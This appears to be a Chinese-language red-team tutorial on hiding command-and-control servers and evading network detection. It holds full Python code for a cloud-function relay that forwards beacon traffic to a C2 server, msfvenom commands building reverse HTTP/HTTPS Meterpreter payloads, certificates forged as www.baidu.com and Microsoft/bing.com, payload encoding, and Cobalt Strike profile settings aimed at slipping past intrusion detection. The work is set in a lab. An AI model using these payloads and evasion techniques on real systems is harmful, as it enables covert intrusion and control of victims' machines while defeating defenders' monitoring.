C2隐藏
C2工具隐藏
重定向隐藏
环境配置
- 靶机:192.168.40.1
- 服务端:192.168.40.129
- 转发器:192.168.40.160
实验过程
转发器重定向到服务端

配置时host选择转发器转发的端口

可以看到上线的是转发器IP

在靶机抓包时也可以看到与之通信的是转发器的IP
域前置
云函数
云函数介绍
云函数(Serverless Cloud Function,SCF)主要是为企业和开发者们提供的无服务器执行环境,可在无需购买和管理服务器的情况下运行代码。开发者只需使用平台支持的语言编写核心代码并设置代码运行的条件,即可在云基础设施上弹性、安全地运行代码。
利用云函数我们可以很好地隐藏自己,主要是因为云函数采用多地部署模式,每次请求都会切换不同的IP地址,虽然默认访问域名还是会被防守方获取到,但是一般情况下防守方无法根据API直接从腾讯云获取我们的个人信息。因此我们可以通过云函数的特性来隐藏CS服务端。
这里使用tx的云函数服务

选择从头开始,填入以下云函数
# coding: utf8
import json,requests,base64
def main_handler(event, context):
    response = {}
    path = None
    headers = None
    try:
        # 根据自己云服务器的地址修改
        C2='http://x.x.x.x:80'
        if 'path' in event.keys():
            path=event['path']
        if 'headers' in event.keys():
            headers=event['headers']
        if 'httpMethod' in event.keys() and event['httpMethod'] == 'GET' :
            resp=requests.get(C2+path,headers=headers,verify=False)
        else:
            resp=requests.post(C2+path,data=event['body'],headers=headers,verify=False)
            print(resp.headers)
            print(resp.content)
        response={
            "isBase64Encoded": True,
            "statusCode": resp.status_code,
            "headers": dict(resp.headers),
            "body": str(base64.b64encode(resp.content))[2:-1]
        }
    except Exception as e:
        print('error')
        print(e)
    finally:
        return response
参考文章:
https://www.cnblogs.com/jicey/articles/16201785.html
https://www.freebuf.com/articles/network/330713.html
https://xz.aliyun.com/t/4509?time__1311=n4%2Bxni0Qi%3DdCq0KAq05DK32xm24022Y2uDYvR34x
https://xz.aliyun.com/t/11662?time__1311=Cq0xRQKeqDqmqGNKWp7mxGIQx7q7Id3x
C2工具流量加密
MSF
证书更换
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_http LHOST=192.168.40.129 LPORT=4455 -f exe -o msf.exe
首先我们生成一个http协议的马,靶机抓包查看流量特征


可以看到固定的GET/POST乱码请求,以及固定的Firefox UA头,下方的post乱码数据是我做的命令交互
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_https LHOST=192.168.40.129 LPORT=4455 -f exe -o msf-https.exe
接着我们生成https协议的马,抓包查看流量


可以看到流量处于加密状态

这里可以看到msf自带的证书,这里我们对该证书进行伪装(这里其实流量上没做什么改变,只是对默认证书指纹做了修改)
openssl req -new -newkey rsa:4096 -days 365 -nodes -x509 -subj "/C=UK/ST=beijing/L=beijing/O=Development/CN=www.baidu.com" -keyout www.baidu.com.key -out www.baidu.com.crt && cat www.baidu.com.key www.baidu.com.crt > www.baidu.com.pem && rm -f www.baidu.com.key www.baidu.com.crt
生成www.baidu.com的证书
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.40.129 LPORT=4455 PayloadUUIDTracking=true PayloadUUIDName=Whoamishell HandlerSSLCert=/root/www.baidu.com.pem StagerVerifySSLCert=true -f exe -o msf-https-cer.exe
# HandlerSSLCert-->证书路径
生成木马并绑定证书
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.40.129
set lport 4455
set HandlerSSLCert /root/www.baidu.com.pem
set StagerVerifySSLCert true
exploit
msf配置监听

此时显示证书为www.baidu.com
impersonate_ssl模块
此外Metasploit框架还有一个auxiliary/gather/impersonate_ssl模块,可以用来自动从信任源创建一个虚假证书,十分方便


同样是www.baidu.com的证书
Stage Encoder
msf5 exploit(multi/handler) > set enablestageencoding true
enablestageencoding => true
msf5 exploit(multi/handler) > set stageencoder x86/shikata_ga_nai
这种方式会将payload进行编码
CS
修改默认端口
编辑teamserver文件,更改server port默认端口50050

此外CS在运行的时候加载cobalstrike.store证书(默认配置)
去除store证书特征

这里可以很明显的看到很明显的cobaltstrike特征,于是我们在证书指纹方面对CS进行二次更改
keytool -keystore ./bing.store -storepass passbingword -keypass passbingword -genkey -keyalg RSA -alias bing.com -dname "CN=bing.com, OU=Microsoft IT, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US"
# 生成自定义证书指纹

应用证书指纹

修改teamserver对应配置
修改profile进行加密
因为 CS 名声很大,使用很广泛,导致很多 ids 入侵检测工具和流量检测工具已经可以拦截和发现,特别是流量方面,如果使用默认证书进行渗透和测试,特别在高度安全的环境下,因为证书没修改,容易通过流量检测出来并进行拦截,检测报告将返回给管理员,管理员就能马上将缺口进行修复
生成证书修改 C2 profile 加密混淆实际上就是对流量加密传输,目的逃逸流量安全审计,穿透检测器
配置文件结构
# this is a comment
set global_option "value";

protocol-transaction {
    set local_option "value";
    client {
        # customize client indicators
    }
    server {
        # customize server indicators
    }
}

配置文件语句
# 以 http-get 配置部分举例:
http-get {
    set uri "/foobar";
    client {
        metadata {
            base64;
            prepend "user=";
            header "Cookie";
        }
}
定义Beacon客户端发送的元数据
当客户端(Beacon payload)回连TeamServer时,它会发送关于自身的元数据给 Cobalt Strike。配置文件中,我们必须定义如何编码此元数据和如何使用我们的 HTTP GET 请求发送元数据:
| 序号 | 处理步骤 | 作用 | 数据 |
|---|---|---|---|
| 0 | Start | metadata | |
| 1 | base64 | Base64 编码数据 | bWV0YWRhdGE= |
| 2 | prepend "user=" | 在数据前添加"user="字符串 | user=bWV0YWRhdGE= |
| 3 | header "Cookie" | 转换后的元数据存储在Cookie的客户端 HTTP 头中 |
定义 Beacon 服务器提取元数据
假设我们的 Cobalt Strike 的 web 服务器收到了获取 URI/foobar 的 GET 请求,需要提取元数据:
| 序号 | 处理步骤 | 作用 | 数据 |
|---|---|---|---|
| 0 | Start | ||
| 1 | header "Cookie" | 恢复存储在Cookie的客户端 HTTP 头中的数据 | user=bWV0YWRhdGE= |
| 2 | prepend "user=" | 移除客户端添加的"user="字符串 | bWV0YWRhdGE= |
| 3 | base64 | Base64 解码数据 | metadata |
终止语句
数据转换始以终止语句结束。在一个数据转换中只能使用一个终止语句。这个语句告诉 Beacon 和它的服务器在哪里存储转换后的数据。

特殊字符串

Headers 和 Parameters
添加额外信息到 beacon 中进行交互通信,解释器会按顺序解释你的 header 语句和 parameter 语句。格式如下:
# 强制 Beacon 在发出请求时向 /foobar URI 添加 bar=blah 参数。
http-get {
   client {
       parameter "bar" "blah";

# 添加一个header来让迷惑网络安全监控团队。此地无银。
http-get {
    server {
        header "X-Not-Malware" "I promise!";
参数选项
